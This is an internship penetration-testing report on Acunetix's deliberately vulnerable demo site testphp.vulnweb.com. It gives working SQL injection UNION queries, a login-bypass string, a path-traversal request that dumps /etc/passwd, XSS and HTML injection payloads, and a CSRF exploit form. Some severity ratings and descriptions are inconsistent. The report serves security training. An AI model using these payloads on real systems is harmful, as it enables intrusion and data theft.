

***Vulnerability assessment & penetration testing report of
<https://testphp.vulnweb.com>***

Date: 17th July 2025

Company: Codec Technologies

Organization Website: <https://codectechnologies.in/>

Authored by: Chintan Desai

Disclaimer

This Vulnerability Assessment and Penetration Testing (VAPT) Report ("the Report") has been prepared by Chintan Desai as part of an Cybersecurity internship program at Codec Technologies.

The purpose of this Report is to present findings from security assessments conducted on the specified scope, with the objective of identifying potential security vulnerabilities and providing recommendations for their mitigation.

During the vulnerability assessment and penetration-testing phase, multiple critical threats were identified, signaling potential direct breaches of access control. Such breaches could grant unauthorized access to sensitive infrastructure across Web application. Furthermore, this phase revealed instances of sensitive data exposure, improper business logic, inadequate access controls, and the presence of components with known vulnerabilities, all susceptible to external exploitation.

Dynamic application security testing (DAST) is an application security arrangement in which the analyzer has no information on the source code of the application or the advancements or structures the application is based on.

In DAST, the application is tested by running the application and interfacing with the application. It empowers the security expert to recognize security weaknesses in the application in a run-time condition i.e. once the application has been sent.

Tools used

Tool name	Tool usage
Kali Linux	Operating system for security professionals
Burp suite	To intercept the HTTP communication of web application
Mozilla firefox	To access the web application
SQLmap	To automate the SQL injection exploitation process

Scope

Website	Description
http://testphp.vulnweb.com	A deliberately vulnerable PHP application

Finding Severity Ratings


The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Risk Assessment

Findings	Basic description	Likelihood	Severity	Risk
<i>SQL injection</i>	<i>Obtain sensitive information via database vulnerability</i>	<i>High</i>	<i>Critical</i>	<i>Critical</i>
<i>Authentication bypass</i>	<i>Authentication scheme vulnerable</i>	<i>High</i>	<i>Critical</i>	<i>Critical</i>
<i>Directory traversal</i>	<i>Input is not sanitized, sensitive file access</i>	<i>High</i>	<i>High</i>	<i>High</i>
<i>Cross-site scripting (XSS)</i>	<i>Malicious JavaScript injection</i>	<i>High</i>	<i>Medium</i>	<i>Medium</i>
<i>HTML Injection</i>	<i>Malicious HTML code injection</i>	<i>High</i>	<i>Medium</i>	<i>Medium</i>
<i>CSRF forgery</i>	<i>Cross site request forgery</i>	<i>Medium</i>	<i>Medium</i>	<i>Medium</i>

Nmap scan report of testphp.vulnweb.com



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\ADMIN> nmap -sC -sV testphp.vulnweb.com
Starting Nmap 7.94 ( https://nmap.org ) at 2025-07-19 20:38 India Standard Time
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.28s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http    nginx 1.19.0
|_http-title: Home of Acunetix Art

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 44.51 seconds
PS C:\Users\ADMIN> |
```

Figure 1 nmap -sC -sV testphp.vulnweb.com

As the result says, the website is running on port 80 (HTTP) which is insecure protocol & the server is nginx 1.19.0

1. SQL Injection

Vulnerability Exploited	<i>SQL injection</i>
Vulnerability Description	<i>SQL injection (SQLi) is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. This can allow an attacker to view data that they are not normally able to retrieve.</i>
Impact	<i>Attackers can retrieve and alter data stored in the database, which risks exposing sensitive company data stored on the SQL server. Depending on the data stored on the SQL server, an attack can expose private user data (PII), such as emails, password hashes etc.</i>
Affected organization	<i>http://testphp.vulnweb.com</i>
Severity	Critical (10)
OWASP Rank	OTG-INPVAL-006
Remediation	<p><i>One can prevent most instances of SQL injection using parameterized queries instead of string concatenation within the query. Below are the mitigation techniques.</i></p> <ul style="list-style-type: none"> • <i>Use parameterized queries</i> • <i>Input sanitization (Validation)</i> • <i>Deploy WAF (Web application firewall)</i> • <i>Client/server-side validations</i> • <i>Apply character escaping</i>

Steps to reproduce the vulnerability

1. <http://testphp.vulnweb.com/>
2. Go to <http://testphp.vulnweb.com/listproducts.php?cat=1>
3. Put single quote (') at the end of the URL to generate the MySQL server.
4. <http://testphp.vulnweb.com/listproducts.php?cat=1%20union%20select%201,2,3,4,5,6,7,8,9,10,11--> This query will give you the total number columns
5. Extract basic information like database (), user (), version () using MySQL functions.
[http://testphp.vulnweb.com/listproducts.php?cat=1 union select 1,database\(\),3,4,5,6,user\(\),8,version\(\),10,11—](http://testphp.vulnweb.com/listproducts.php?cat=1%20union%20select%201,database(),3,4,5,6,user(),8,version(),10,11--)
6. Please find the screenshot below




Figure 2 SQL Injection PoC

2. Authentication bypass

Vulnerability Exploited	<i>Authentication bypass</i>
Vulnerability Description	<i>Authentication is the process of verifying the identity of a user or client. It is often possible to bypass authentication measures by tampering with requests and tricking the application into thinking that the user is already authenticated. Logic flaws or poor coding in the implementation allow the authentication mechanisms to be bypassed entirely by an attacker. This is sometimes called "broken authentication".</i>
Impact	<i>If an attacker bypasses authentication into another user's account, they have access to all the data and functionality that the compromised account has.</i>
Affected Organization	<i>http://testphp.vulnweb.com</i>
Severity	<i>Critical (9.0)</i>
OWASP Rank	<i>OTG-AUTHN-004</i>
Remediation	<i>Where possible, implement multi-factor authentication to prevent automated credential stuffing, brute force, and stolen credential reuse attacks.</i>

Steps to reproduce the vulnerability

1. <http://testphp.vulnweb.com/>
2. Go to <http://testphp.vulnweb.com/login.php>
3. Put this payload in username and password 0' OR '0'='0
4. It'll bypass the login panel
5. Please find the screenshot below

Not Secure http://testphp.vulnweb.com/login.php

Getting Started Digital Lenders Associ... Reverse IP Lookup - Al... https://icms.indianrail... Page.do?filename= sit... career inurl.php?id=1... https://www.akshayap... Resources | Karnataka ...

acunetix **acuart**

TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)

search art

[Browse categories](#)
[Browse artists](#)
[Your cart](#)
[Signup](#)
[Your profile](#)
[Our guestbook](#)
[AJAX Demo](#)

Links
[Security art](#)
[PHP scanner](#)
[PHP vuln help](#)
[Fractal Explorer](#)

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

If you are already registered please enter your login information below:

Username :

Password :

You can also [signup here](#).
Signup disabled. Please use the username **test** and the password **test**.

Figure 3 Authentication bypass

3. Path Traversal

Vulnerability Exploited	<i>Path traversal</i>
Vulnerability Description	<i>A path traversal attack (also known as directory traversal) aims to access files and directories that are stored outside the web root folder using ../ sequence.</i>
Impact	<i>Attackers can gain unauthorized access to sensitive data, can achieve code execution, can manipulate system files or can compromise system.</i>
Affected organization	<i>http://testphp.vulnweb.com</i>
Severity	<i>Critical (9.8)</i>
OWASP Rank	<i>OTG-AUTHZ-001</i>
Remediation	<i>The most effective way to prevent path traversal vulnerabilities is to avoid passing user-supplied input to filesystem APIs altogether. Many application functions that do this can be rewritten to deliver the same behavior in a safer way.</i> <ul style="list-style-type: none"><i>• Validate the user input before processing it</i><i>• Verify that the canonicalized path starts with the expected base directory.</i>

Steps to reproduce the vulnerability

1. <http://testphp.vulnweb.com/>
2. Go to <http://testphp.vulnweb.com/showimage.php?file=./pictures/1.jpg>
3. Configure burp proxy with your browser and intercept the request of above URL.
4. Replace the value of the file with `../../../../etc/passwd` and press enter and you'll get the content of `/etc/passwd` which is the system file where users information is stored.
5. Screenshot is below

1 x +

Send Cancel < >

Target: <http://testphp.vulnweb.com> HTTP/1

Request

Pretty Raw Hex Hackvortor

```
1 GET /showimage.php?file=../../../../etc/passwd HTTP/1.1
2 Host: testphp.vulnweb.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Upgrade-Insecure-Requests: 1
9 Priority: u=0, i
10
11
```

Response

Pretty Raw Hex Render Hackvortor

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.19.0
3 Date: Sat, 19 Jul 2025 12:53:26 GMT
4 Content-Type: image/jpeg
5 Connection: keep-alive
6 X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
7 Content-Length: 845
8
9 root:x:0:0:root:/root:/bin/bash
10 daemon:x:1:1:daemon:/usr/sbin:/bin/sh
11 bin:x:2:2:bin:/bin:/bin/sh
12 sys:x:3:3:sys:/dev:/bin/sh
13 sync:x:4:65534:sync:/bin:/bin/sync
14 games:x:5:60:games:/usr/games:/bin/sh
15 man:x:6:12:man:/var/cache/man:/bin/sh
16 lp:x:7:7:lp:/var/spool/lpd:/bin/sh
17 mail:x:8:8:mail:/var/mail:/bin/sh
18 news:x:9:9:news:/var/spool/news:/bin/sh
19 uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
20 www-data:x:33:33:www-data:/var/www:/bin/sh
21 list:x:38:38:Mail List Manager:/var/list:/bin/sh
22 irc:x:39:39:ircd:/var/run/ircd:/bin/sh
23 nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
24 libuid:x:100:101:/var/lib/libuid:/bin/sh
25 syslog:x:101:102:/home/syslog:/bin/false
26 klogd:x:102:103:/home/klogd:/bin/false
27 mysql:x:103:107:MySQL Server,,/var/lib/mysql:/bin/false
28 bind:x:104:111:/var/cache/bind:/bin/false
29 sshd:x:105:65534:/var/run/sshd:/usr/sbin/nologin
30
31
32
```

Inspector Notes Custom actions

Done

Event log (4) All issues

Memory: 162.5MB Disabled

Figure 4 Path traversal using ../ sequence

4. Stored cross site scripting (Stored XSS)

Vulnerability Exploited	Stored XSS (Cross site scripting)
Vulnerability Description	<i>Cross-site scripting works by manipulating a vulnerable web site so that it returns malicious JavaScript to users. When the malicious code executes inside a victim's browser, the attacker can fully compromise their interaction with the application.</i>
Impact	<i>Stored XSS (also known as persistent or second-order XSS) arises when an application receives data from an untrusted source and includes that data within its later HTTP responses in an unsafe way.</i>
Affected organization	<i>http://testphp.vulnweb.com</i>
Severity	Medium (9.8)
OWASP Rank	OTG-INPVAL-002
Remediation	<ul style="list-style-type: none">• <i>Filter input on arrival.</i>• <i>Encode data on output</i>• <i>Use appropriate response headers like content type.</i>

Steps to reproduce the vulnerability

1. Open <http://testphp.vulnweb.com/login.php/>
2. Login with default credentials test as username and also password.
3. In the name field of the profile section put the below payload
Name"><script>alert("Xss")</script>
4. And save the profile and it'll give you JS alert box each time you login.




Figure 5 Xss Payload




Figure 6 JS alert box

5. HTML Injection

Vulnerability Exploited	<i>HTML injection</i>
Vulnerability Description	<i>Cross-site scripting works by manipulating a vulnerable web site so that it returns malicious JavaScript to users. When the malicious code executes inside a victim's browser, the attacker can fully compromise their interaction with the application.</i>
Impact	<i>Stored XSS (also known as persistent or second-order XSS) arises when an application receives data from an untrusted source and includes that data within its later HTTP responses in an unsafe way.</i>
Affected organization	<i>http://testphp.vulnweb.com</i>
Severity	Medium (6.7)
OWASP Rank	OTG-CLNT-003
Remediation	<ul style="list-style-type: none"> • Filter input on arrival. • Encode data on output • Use appropriate response headers like content type.

Steps to reproduce the vulnerability

1. Open <http://testphp.vulnweb.com/>
2. Put the below payload in the searchbox
HTMLi"><h1>HTMLi heading 1</h1>
3. Press enter and you'll see a heading with the text HTMLi heading 1.
4. Please find the attached screenshot.




Figure 7 HTML injection

6. CSRF (Cross site request forgery)

Vulnerability Exploited	CSRF (Cross site request forgery)
Vulnerability Description	Cross-site request forgery (also known as CSRF) is a web security vulnerability that allows an attacker to induce users to perform actions that they do not intend to perform.
Impact	The attacker causes the victim user to carry out an action unintentionally. For example, this might be to change the email address on their account, to change their password, or to make a funds transfer.
Affected organization	http://testphp.vulnweb.com
Severity	Medium (6.7)
OWASP Rank	OTG-SESS-005
Remediation	<ul style="list-style-type: none"> Use anti-CSRF tokens.

Steps to reproduce the vulnerability

1. Open <http://testphp.vulnweb.com> and login with default credentials
2. Configure your browser with burp proxy to intercept the request of the update profile
3. In below screenshot you can see the vulnerable request.




Figure 8 Vulnerable request

4. Right click on the request and select engagement tool and click on generate CSRF PoC
5. It'll give HTML exploit code

6. It'll give you HTML exploit code

REQUEST

```

POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 120
Origin: http://testphp.vulnweb.com
Connection: keep-alive
Referer: http://testphp.vulnweb.com/userinfo.php
Cookie: login=test%2Ftest
Upgrade-Insecure-Requests: 1
Priority: u=0, i

uname=John+Smith&uacc=1234-5678-2300-9000&uemail=email%40email.com&uphone=2323345&uaddress=Hi+there%21test&update=update

```

[Generate PoC Form](#)

CSRF PoC FORM


```

<html>
<body>
<form method="POST" action="https://testphp.vulnweb.com/userinfo.php">
<input type="hidden" name="uname" value="account pwned"/>
<input type="hidden" name="uacc" value="1234-5678-2300-9000"/>
<input type="hidden" name="uemail" value="pwned@gmail.com"/>
<input type="hidden" name="uphone" value="2323345"/>
<input type="hidden" name="uaddress" value="Hi there!"/>
<input type="hidden" name="update" value="update"/>
<input type="submit" value="Submit"/>
</form>
</body>
</html>

```

[Copy It](#) [Save as HTML](#)

- Save that exploit code as HTML and send it to the victim's authenticated session. After clicking on the request the values will get changed without letting know the victim.



The screenshot shows a web browser window with the URL `http://testphp.vulnweb.com/userinfo.php`. The page displays the user profile for 'pwned (test)'. The profile information is as follows:

Field	Value
Name	pwned
Credit card number	1234-5678-2300-9000
E-Mail	pwned@gmail.com
Phone number	2323345
Address	Hi there!

The page also includes a search bar, a sidebar with navigation links, and a footer with a warning message: "Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more."

Figure 9 Profile page after CSRF exploitation

Closure

